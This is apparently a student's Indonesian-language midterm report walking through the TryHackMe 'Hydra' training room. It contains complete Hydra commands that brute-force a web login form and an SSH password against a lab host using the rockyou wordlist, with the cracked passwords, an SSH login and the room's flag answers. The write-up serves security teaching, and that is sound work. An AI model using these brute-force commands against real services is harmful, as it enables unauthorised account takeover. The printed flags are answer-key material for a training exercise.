

**KEAMANAN SISTEM DAN JARINGAN KONPUTER**

**UTS**

**HYDRA**



**DISUSUN OLEH :**

**NAMA : SITI NUR FAIZAH**

**KELAS : TI - 3B**

**NIM : 2231740013**

**POLITEKNIK NEGERI MALANG**

**PSDKU LUMAJANG**

**PRODI D3 TEKNOLOGI INFORMASI**

**TAHUN 2025**

## Task 1

Pada task 1 ini akan dijelaskan tentang *Pengenalan Hydra*, jadi *Hydra* merupakan program pembobolan kata sandi daring dengan metode brute force. Sehingga alat peretasan kata sandi ini bisa login ke sistem dengan cepat. Hal ini menunjukkan pentingnya menggunakan kata sandi yang kuat untuk menghindari hal-hal yang tidak diinginkan seperti itu. Hydra juga sudah terpasang di AttackBox.

## Task 2


Disini akan melakukan brute force untuk halaman login web host 10.10.38.90 dengan perintah `hydra -l molly -P /usr/share/wordlist/rockyou.txt 10.10.38.90 http-post-form "/login:username=^USER^&password=^PASS^:Your username or password is incorrect."`. berikut adalah penjelasan dari perintah tersebut.

- `/login`  
Path endpoint login di web server (misal <http://10.10.38.90/login>).
- `username=^USER^&password=^PASS^`  
Bentuk body POST di mana `^USER^` akan digantikan oleh molly dan `^PASS^` oleh setiap password dari wordlist.
- `Your username or password is incorrect.`  
Pesan error (failure-string) yang muncul di halaman saat login gagal. Hydra akan menganggap login berhasil begitu respons server tidak mengandung kalimat ini.


```
root@ip-10-10-104-36:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.38.90 http-post-form "/login:username=^USER^&password=^PASS^:Your username or password is incorrect."
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-21 22:36:52
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://10.10.38.90:80/login:username=^USER^&password=^PASS^:Your username or password is incorrect.
[80][http-post-form] host: 10.10.38.90 login: molly password: sunshine
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-21 22:37:05
```

Disini akan mencoba dengan mengklik tombol **start machine**, lalu navigasikan ke alamat <http://10.10.0.223>. Disini saya mencoba login dengan username **molly** dan password **sunshine** sesuai dengan yang telah di dapatkan pada hasil diatas.



Setelah berhasil melakukan login, maka tampilannya akan seperti dibawah ini. Dimana pada tampilannya juga terdapat kode untuk jawaban dari kata sandi web molly untuk flag 1.



Kode yang terdapat pada tampilan gambar diatas salin kemudian tempel pada jawaban soal pertama, lakukan seperti pada gambar dibawah ini.

Jawablah pertanyaan di bawah ini

Gunakan Hydra untuk melakukan bruteforce pada kata sandi web Molly. Apa itu flag 1?

THM{2673a7dd116de68e85c48ec0b1f2612e}

✓ Jawaban yang Benar

🔗 Petunjuk

Selanjutnya gunakan perintah hydra seperti berikut untuk mencoba kombinasi username dan password pada halaman. Berikut adalah perintah Hydra untuk melakukan brute force pada form login POST: `hydra -l username -P rockyou.txt <MACHINE_IP> ssh`

Disini Hydra akan mencoba login ke server SSH di 10.10.38.90 dengan username **molly**, mengecek setiap password yang ada di file rockyou.txt sampai menemukan yang cocok atau daftar password habis.

```
root@ip-10-10-104-36:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.38.90 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for
illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-21 22:54:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks:
e -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per
sk
[DATA] attacking ssh://10.10.38.90:22/
[22][ssh] host: 10.10.38.90 login: molly password: butterfly
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 7 final worker threads did not complete until end.
[ERROR] 7 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-21 22:54:50
```

Dari hasil tersebut terlihat hasilnya dengan host :**10.10.0.223** dengan username: **molly** dan password: **butterfly**

Selanjutnya, Hydra mencoba login melalui ssh dengan perintah `ssh <username>@ MACHINE_IP`. Lalu kita juga akan disuruh memasukkan password sesuai dengan yang telah kita dapatkan sebelumnya.

```
root@ip-10-10-104-36:~# ssh molly@10.10.38.90
molly@10.10.38.90's password:
Permission denied, please try again.
molly@10.10.38.90's password:
Permission denied, please try again.
molly@10.10.38.90's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.

Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
```

Selanjutnya memeriksa file dan melakukan brute force pada kata sandi SSH milik molly. Hasil yang didapatkan merupakan jawaban untuk Flags2

```
molly@ip-10-10-38-90:~$ ls
flag2.txt
molly@ip-10-10-38-90:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
```


Kemudian isikan hasil dari flag 2.txt pada kolom jawaban yang sudah tersedia

Use Hydra to bruteforce molly's SSH password. What is flag 2?

✓ Correct Answer

Setelah semua jawaban terisi dan hasil jawabannya benar semua maka akan muncul tampilan seperti dibawah ini

Woop woop! Your answer is correct



**Congratulations on completing Hydra!!! 🎉**

Points earned  
🕒 0

Completed tasks  
📋 2

Room type  
🗺️ Walkthrough

Difficulty  
📊 Easy

Streak  
🔥 1

[📝 Leave Feedback](#)[Next](#)

Room completed (100%)

Answer the questions below

Use Hydra to bruteforce molly's web password. What is flag 1?

✓ Correct Answer🔍 Hint

Use Hydra to bruteforce molly's SSH password. What is flag 2?

✓ Correct Answer